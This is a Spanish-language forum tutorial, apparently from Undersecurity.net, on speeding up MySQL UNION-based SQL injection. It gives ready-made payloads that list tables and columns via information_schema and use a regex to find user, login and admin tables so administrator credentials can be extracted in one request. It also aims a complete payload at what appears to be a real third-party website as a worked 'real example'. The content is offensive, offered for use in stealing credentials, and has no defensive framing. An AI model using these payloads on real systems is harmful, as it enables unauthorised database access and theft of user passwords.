Optimización de SQL Union Injection en MYSQL

Sin lugar a dudas, este es el tipo de inyección que mas fácil se puede obtener información, en un par de consultas se lograría obtener el nombre de usuario y contraseña del administrador del sistema o de algún usuario con privilegios.
Pero también consta de una etapa que es engorrosa, la obtención de tablas y sus correspondientes campos. Claramente en una base de datos Mysql Versión 5.x.
Gracias a la base de datos information_schema, podemos obtener las tablas y los campos de la base de datos.

La sintaxis Común de la obtención de las tablas es la siguiente

SELECT+table_name+FROM+information_schema.TABLES+WHERE+table_schema=DATABASE()+limit+0,1

Con dicha consulta obtendríamos la primera tabla de la base de datos, luego aumentando el valor de limit podríamos obtener las demás tablas.

Luego de encontrar la tabla que nosotros creemos que contendría la información de los usuarios, procedemos a obtener los campos de dicha tabla.

Por ej. , Para obtener los campos de la tabla “usuarios”.

Debemos transformar el nombre usuarios a su valor hexsql.

`Usuario: 0×7573756172696F73`

SELECT+column_name+FROM+information_schema.COLUMNS+WHERE+table_name=0x7573756172696F73+limit+0,1

Y así tendríamos los datos necesarios para poder generar la consulta final, hacia la base de datos.
Pero luego de hacerlo varias veces en distintas paginas, esta metodología resulta bastante agobiante,al tener que consultar cada tabla, cada campo por separado, es por ello que desarrolle una query que muestra la información que a nosotros nos interesa en 1 sola petición.

Ejemplo Consulta Final:

Localhost/vulnz.php?id=1+and+1=0+union+select+all+1,2,group_concat(column_name,0x3A,table_name,0x3C62723E),4,5,6+from+information_schema.columns+where+table_name=(select+table_name+from+information_schema.tables+where+table_schema=database()+and+table_name+REGEXP+0x2E2A282875735B75655D7C6C6F675B696F5D6E7C61646D29292E2A+limit+0,1)+limit+0,1--

Obtendríamos los valores de la siguiente manera.

Campo, Tabla.

Analicemos a Fondo la Consulta.

Consulta que Obtiene las Columnas en Base a una Tabla.

```
=1+and+1=0+union+select+all+1,2,group_concat(column_name,0x3A,table_name,0x3C627
23E),4,5,6+from+information_schema.columns+where+table_name=(CONSULTA_RESTRICCIO
N)+limit+0,1--
```

Consulta Restricción: Con Esta Consulta obtendremos la o las tablas que cumplan con la restricción impuesta por la expresión regular.

```
select+table_name+from+information_schema.tables+where+table_schema=database()
+and+table_name+REGEXP+0x2E2A282875735B75655D7C6C6F675B696F5D6E7C61646D29292E2A+
limit+0,1
```

Expresión Regular.

```
REGEXP+0×2E2A282875735B75655D7C6C6F675B696F5D6E7C61646D29292E2A
```


```
.*((us[ue]|log[io]n|adm)).*
```

Con esta Expresión podríamos obtener algunos de los nombres mas comunes de las tablas que contienen información relacionada con los usuarios como podría ser :

*** Usuario**
*** Username**
*** User**
*** Administrador**
*** Administrator**
*** Login**
*** Logon**
*** etc**

Ejemplo Real:

```
http://www.buenosaires2050.org/noticias.php?
id=39+and+1=2+union+select+1,2,3,4,group_concat(column_name,0x3A,table_name,0x3C
62723E),6+from+information_schema.columns+where+table_name=(select+table_name+fr
om+information_schema.tables+where+table_schema=database()
+and+table_name+REGEXP+0x2E2A282875735B75655D7C6C6F675B696F5D6E7C61646D29292E2A+
limit+0,1)+limit+0,1--
```



Saludos a Todo el Staff de Undersecurity.net

OzX [Undersecurity.net]
Fuente